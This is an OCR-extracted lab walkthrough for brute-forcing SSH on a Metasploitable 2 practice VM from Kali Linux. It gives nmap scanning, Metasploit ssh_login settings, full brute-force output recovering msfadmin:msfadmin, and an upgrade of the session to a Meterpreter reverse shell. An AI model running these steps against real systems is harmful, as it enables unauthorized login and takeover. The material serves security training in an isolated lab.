

SSH - BRUTE FORCE MINI LABORATORY

1. Install Metasploitable 2


Metasploitable download | SourceForge.net




2. Extract your file



3. Open your vmware -> file → downloads → Metaploitable2.vmx




4. Once import is done, power on you Metasploitable2



5. Use ifconfig command to know the IP address of your metasploitable2.

The IP for the Metasploit will be act as your target host.




6. Open your kali Linux in your VMware.

username: kali (default)


pass: kali (default)

7. To start your brute force experience, create first a file in your kali Linux desktop.




8. Name it username.txt and password.txt and list the following username and password example and save it.

username



password



9. Open your Kali Linux terminal, nmap your target's ip address, using this command:

   nmap -sV <host address> (the ip on your metasploitable2)

   make sure their ssh or port 22 is open

```
└─$ nmap -sV 192.168.108.165
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-11 04:08 EDT
Nmap scan report for 192.168.108.165
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
```

10. Once open, access the console thru:

    msfconsole

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use help <command> to learn more about any command

                  METASPLOIT CYBER MISSILE COMMAND V5
# WAVE 5 ######## SCORE 31337 ################################ HIGH FFFFFFFF #
                                                        https://metasploit.com
```

11. Type in the command: ***search ssh_login*** and type ***use 0 .***

```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login           .                normal  No     SSH Login C
heck Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey    .                normal  No     SSH Public
Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scann
er/ssh/ssh_login_pubkey

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

12. Use show options command to view the current setting. The result should be the same as follows:

```
 BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
 CreateSession     true             no        Create a new session for every successf
                                               ul login
 DB_ALL_CREDS      false            no        Try each user/password couple stored in
                                                the current database
 DB_ALL_PASS       false            no        Add all passwords in the current databa
                                               se to the list
 DB_ALL_USERS      false            no        Add all users in the current database t
                                               o the list
 DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the
                                                current database (Accepted: none, user
                                               , user&realm)
 PASSWORD                           no        A specific password to authenticate wit
                                               h
 PASS_FILE                          no        File containing passwords, one per line
 RHOSTS                             yes       The target host(s), see https://docs.me
                                               tasploit.com/docs/using-metasploit/basi
                                               cs/using-metasploit.html
 RPORT             22               yes       The target port
 STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works f
                                               or a host
 THREADS           1                yes       The number of concurrent threads (max o
                                               ne per host)
 USERNAME                           no        A specific username to authenticate as
 USERPASS_FILE                      no        File containing users and passwords sep
                                               arated by space, one pair per line
 USER_AS_PASS      false            no        Try the username as the password for al
                                               l users
 USER_FILE                          no        File containing usernames, one per line
 VERBOSE           false            yes       Whether to print output for all attempt
                                               s


iew the full module info with the info, or info -d command.

sf6 auxiliary(scanner/ssh/ssh_login) > 
```

13. Now, set RHOSTS or the host target for the attack.

    command: set RHOSTS 92.168.108.165

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.108.165
RHOSTS ⇒ 192.168.108.165
```

14. Set your created username text file for the USER_FILE setting. and the created password text file for the PASS_FILE setting.

username:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE ~/Desktop/username.txt
USER_FILE ⇒ ~/Desktop/username.txt
```

password:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE ~/Desktop/password.txt
PASS_FILE ⇒ ~/Desktop/password.txt
```

15. Now, enable the STOP_ON_SUCCESS setting, by changing it to true.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
```

The "Stop on Success" setting in msfconsole refers to an option that controls whether a module (typically an auxiliary scanner or bruteforce module) will continue running after a successful action, such as finding valid credentials. When enabled, the module will stop scanning or attempting further connections as soon as a successful result is found.

16. Type ***show options*** command to see, if the changes had been made. Check this result for reference.

```
ANONYMOUS_LOGIN   false                 yes       Attempt to login with a blank user
                                                  name and password
BLANK_PASSWORDS   false                 no        Try blank passwords for all users
BRUTEFORCE_SPEED  5                     yes       How fast to bruteforce, from 0 to
                                                  5
CreateSession     true                  no        Create a new session for every suc
                                                  cessful login
DB_ALL_CREDS      false                 no        Try each user/password couple stor
                                                  ed in the current database
DB_ALL_PASS       false                 no        Add all passwords in the current d
                                                  atabase to the list
DB_ALL_USERS      false                 no        Add all users in the current datab
                                                  ase to the list
DB_SKIP_EXISTING  none                  no        Skip existing credentials stored i
                                                  n the current database (Accepted:
                                                  none, user, user&realm)
PASSWORD                                no        A specific password to authenticat
                                                  e with
PASS_FILE         ~/Desktop/password.t  no        File containing passwords, one per
                  xt                              line
RHOSTS            192.168.108.165       yes       The target host(s), see https://do
                                                  cs.metasploit.com/docs/using-metas
                                                  ploit/basics/using-metasploit.html
RPORT             22                    yes       The target port
STOP_ON_SUCCESS   true                  yes       Stop guessing when a credential wo
                                                  rks for a host
THREADS           1                     yes       The number of concurrent threads (
                                                  max one per host)
USERNAME                                no        A specific username to authenticat
                                                  e as
USERPASS_FILE                           no        File containing users and password
                                                  s separated by space, one pair per
                                                  line
USER_AS_PASS      false                 no        Try the username as the password f
                                                  or all users
USER_FILE         ~/Desktop/username.t  no        File containing usernames, one per
                  xt                              line
VERBOSE           false                 yes       Whether to print output for all at
                                                  tempts
```

17. Set the VERBOSE to true.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) >
```

18. Show options, to see changes.

```
Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting         Required  Description
   ----              ---------------         --------  -----------
   ANONYMOUS_LOGIN   false                   yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                   no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                       yes       How fast to bruteforce, from 0 to 5
   CreateSession     true                    no        Create a new session for every successful login
   DB_ALL_CREDS      false                   no        Try each user/password couple stored in the current da
                                                       tabase
   DB_ALL_PASS       false                   no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                   no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                    no        Skip existing credentials stored in the current databa
                                                       se (Accepted: none, user, user&realm)
   PASSWORD                                  no        A specific password to authenticate with
   PASS_FILE         ~/Desktop/password.txt  no        File containing passwords, one per line
   RHOSTS            192.168.108.165         yes       The target host(s), see https://docs.metasploit.com/do
                                                       cs/using-metasploit/basics/using-metasploit.html
   RPORT             22                      yes       The target port
   STOP_ON_SUCCESS   true                    yes       Stop guessing when a credential works for a host
   THREADS           1                       yes       The number of concurrent threads (max one per host)
   USERNAME                                  no        A specific username to authenticate as
   USERPASS_FILE                             no        File containing users and passwords separated by space
                                                       , one pair per line
   USER_AS_PASS      false                   no        Try the username as the password for all users
   USER_FILE         ~/Desktop/username.txt  no        File containing usernames, one per line
   VERBOSE           true                    yes       Whether to print output for all attempts
```

19. Start your bruteforce attack scanning for possible weak password and username thru:

    command: exploit

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.108.165:22 - Starting bruteforce
[-] 192.168.108.165:22 - Failed: 'admin:Password123'
[-] 192.168.108.165:22 - Failed: 'admin:Butterfly'
[-] 192.168.108.165:22 - Failed: 'admin:Password1!'
[-] 192.168.108.165:22 - Failed: 'admin:secret_password123'
[-] 192.168.108.165:22 - Failed: 'admin:solarFlare7*'
[-] 192.168.108.165:22 - Failed: 'admin:Nighthawk^5'
[-] 192.168.108.165:22 - Failed: 'admin:msfadmin'
[-] 192.168.108.165:22 - Failed: 'admin:CyberSecure9!'
[-] 192.168.108.165:22 - Failed: 'admin:GalaxyQuest2#'
[-] 192.168.108.165:22 - Failed: 'admin:StellarWave8$'
[-] 192.168.108.165:22 - Failed: 'root:Password123'
[-] 192.168.108.165:22 - Failed: 'root:Butterfly'
[-] 192.168.108.165:22 - Failed: 'root:Password1!'
[-] 192.168.108.165:22 - Failed: 'root:secret_password123'
[-] 192.168.108.165:22 - Failed: 'root:solarFlare7*'
[-] 192.168.108.165:22 - Failed: 'root:Nighthawk^5'
[-] 192.168.108.165:22 - Failed: 'root:msfadmin'
[-] 192.168.108.165:22 - Failed: 'root:CyberSecure9!'
[-] 192.168.108.165:22 - Failed: 'root:GalaxyQuest2#'
[-] 192.168.108.165:22 - Failed: 'root:StellarWave8$'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:Password123'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:Butterfly'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:Password1!'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:secret_password123'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:solarFlare7*'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:Nighthawk^5'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:msfadmin'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:CyberSecure9!'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:GalaxyQuest2#'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:StellarWave8$'
[-] 192.168.108.165:22 - Failed: 'msfadmin:Password123'
[-] 192.168.108.165:22 - Failed: 'msfadmin:Butterfly'
[-] 192.168.108.165:22 - Failed: 'msfadmin:Password1!'
[-] 192.168.108.165:22 - Failed: 'msfadmin:secret_password123'
[-] 192.168.108.165:22 - Failed: 'msfadmin:solarFlare7*'
```

It's normal to scan an incorrect or failed login credentials. Always wait for the scanning to be done and look for a successful scan result.

```
[-] 192.168.108.165:22 - Failed: 'admin:secret_password123'
[-] 192.168.108.165:22 - Failed: 'admin:solarFlare7*'
[-] 192.168.108.165:22 - Failed: 'admin:Nighthawk^5'
[-] 192.168.108.165:22 - Failed: 'admin:msfadmin'
[-] 192.168.108.165:22 - Failed: 'admin:CyberSecure9!'
[-] 192.168.108.165:22 - Failed: 'admin:GalaxyQuest2#'
[-] 192.168.108.165:22 - Failed: 'admin:StellarWave8$'
[-] 192.168.108.165:22 - Failed: 'root:Password123'
[-] 192.168.108.165:22 - Failed: 'root:Butterfly'
[-] 192.168.108.165:22 - Failed: 'root:Password1!'
[-] 192.168.108.165:22 - Failed: 'root:secret_password123'
[-] 192.168.108.165:22 - Failed: 'root:solarFlare7*'
[-] 192.168.108.165:22 - Failed: 'root:Nighthawk^5'
[-] 192.168.108.165:22 - Failed: 'root:msfadmin'
[-] 192.168.108.165:22 - Failed: 'root:CyberSecure9!'
[-] 192.168.108.165:22 - Failed: 'root:GalaxyQuest2#'
[-] 192.168.108.165:22 - Failed: 'root:StellarWave8$'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:Password123'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:Butterfly'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:Password1!'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:secret_password123'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:solarFlare7*'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:Nighthawk^5'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:msfadmin'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:CyberSecure9!'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:GalaxyQuest2#'
[-] 192.168.108.165:22 - Failed: 'pixelwizard:StellarWave8$'
[-] 192.168.108.165:22 - Failed: 'msfadmin:Password123'
[-] 192.168.108.165:22 - Failed: 'msfadmin:Butterfly'
[-] 192.168.108.165:22 - Failed: 'msfadmin:Password1!'
[-] 192.168.108.165:22 - Failed: 'msfadmin:secret_password123'
[-] 192.168.108.165:22 - Failed: 'msfadmin:solarFlare7*'
[-] 192.168.108.165:22 - Failed: 'msfadmin:Nighthawk^5'
[+] 192.168.108.165:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(d
ialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(samb
ashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
'
```

20. Take note of the credentials you have successfully scanned for possible login credentials.

    un: msfadmin

    pass: msfadmin

```
[-] 192.168.108.165:22 - Failed: 'msfadmin:Nighthawk^5'
[+] 192.168.108.165:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(d
ialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(samb
ashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
'
```

21. Use command **sessions -u 1** to access the open session and see meterpreter

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.108.162:4433
[*] Sending stage (1017704 bytes) to 192.168.108.165
[*] Meterpreter session 2 opened (192.168.108.162:4433 → 192.168.108.165:44434) at 2024-10-11 04:35:43 -0400
[-] Failed to start exploit/multi/handler on 4433, it may be in use by another process.
```

22. Now, session 2 is opened, access it thru : **sessions 2** command.

```
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.108.162:4433
[*] Sending stage (1017704 bytes) to 192.168.108.165
[*] Meterpreter session 2 opened (192.168.108.162:4433 → 192.168.108.165:44434) at 2024-10-11 04:35:43 -0400
[-] Failed to start exploit/multi/handler on 4433, it may be in use by another process.
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2 ...
```

23. Lastly, try to see session 2 results from meterpreter.

command:

sessions 2

meterpreter> sysinfo

meterpreter> ls

meterpreter> cd vulnerable

```
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

```
meterpreter > ls
Listing: /home/msfadmin
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2010-03-16 19:01:07 -0400  .bash_history
040755/rwxr-xr-x  4096  dir   2010-04-17 14:11:00 -0400  .distcc
100600/rw-------  4174  fil   2012-05-14 02:01:49 -0400  .mysql_history
100644/rw-r--r--  586   fil   2010-03-16 19:12:59 -0400  .profile
100700/rwx------  4     fil   2012-05-20 14:22:32 -0400  .rhosts
040700/rwx------  4096  dir   2010-05-17 21:43:18 -0400  .ssh
100644/rw-r--r--  0     fil   2010-05-07 14:38:35 -0400  .sudo_as_admin_successful
040755/rwxr-xr-x  4096  dir   2010-04-27 23:44:17 -0400  vulnerable

meterpreter > cd vulnerable
meterpreter >
```

To check active sessions you can try: sessions command

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH kali @   192.168.108.162:43157 → 192.168.108.165:22 (192.168.108.165)

msf6 auxiliary(scanner/ssh/ssh_login) >
```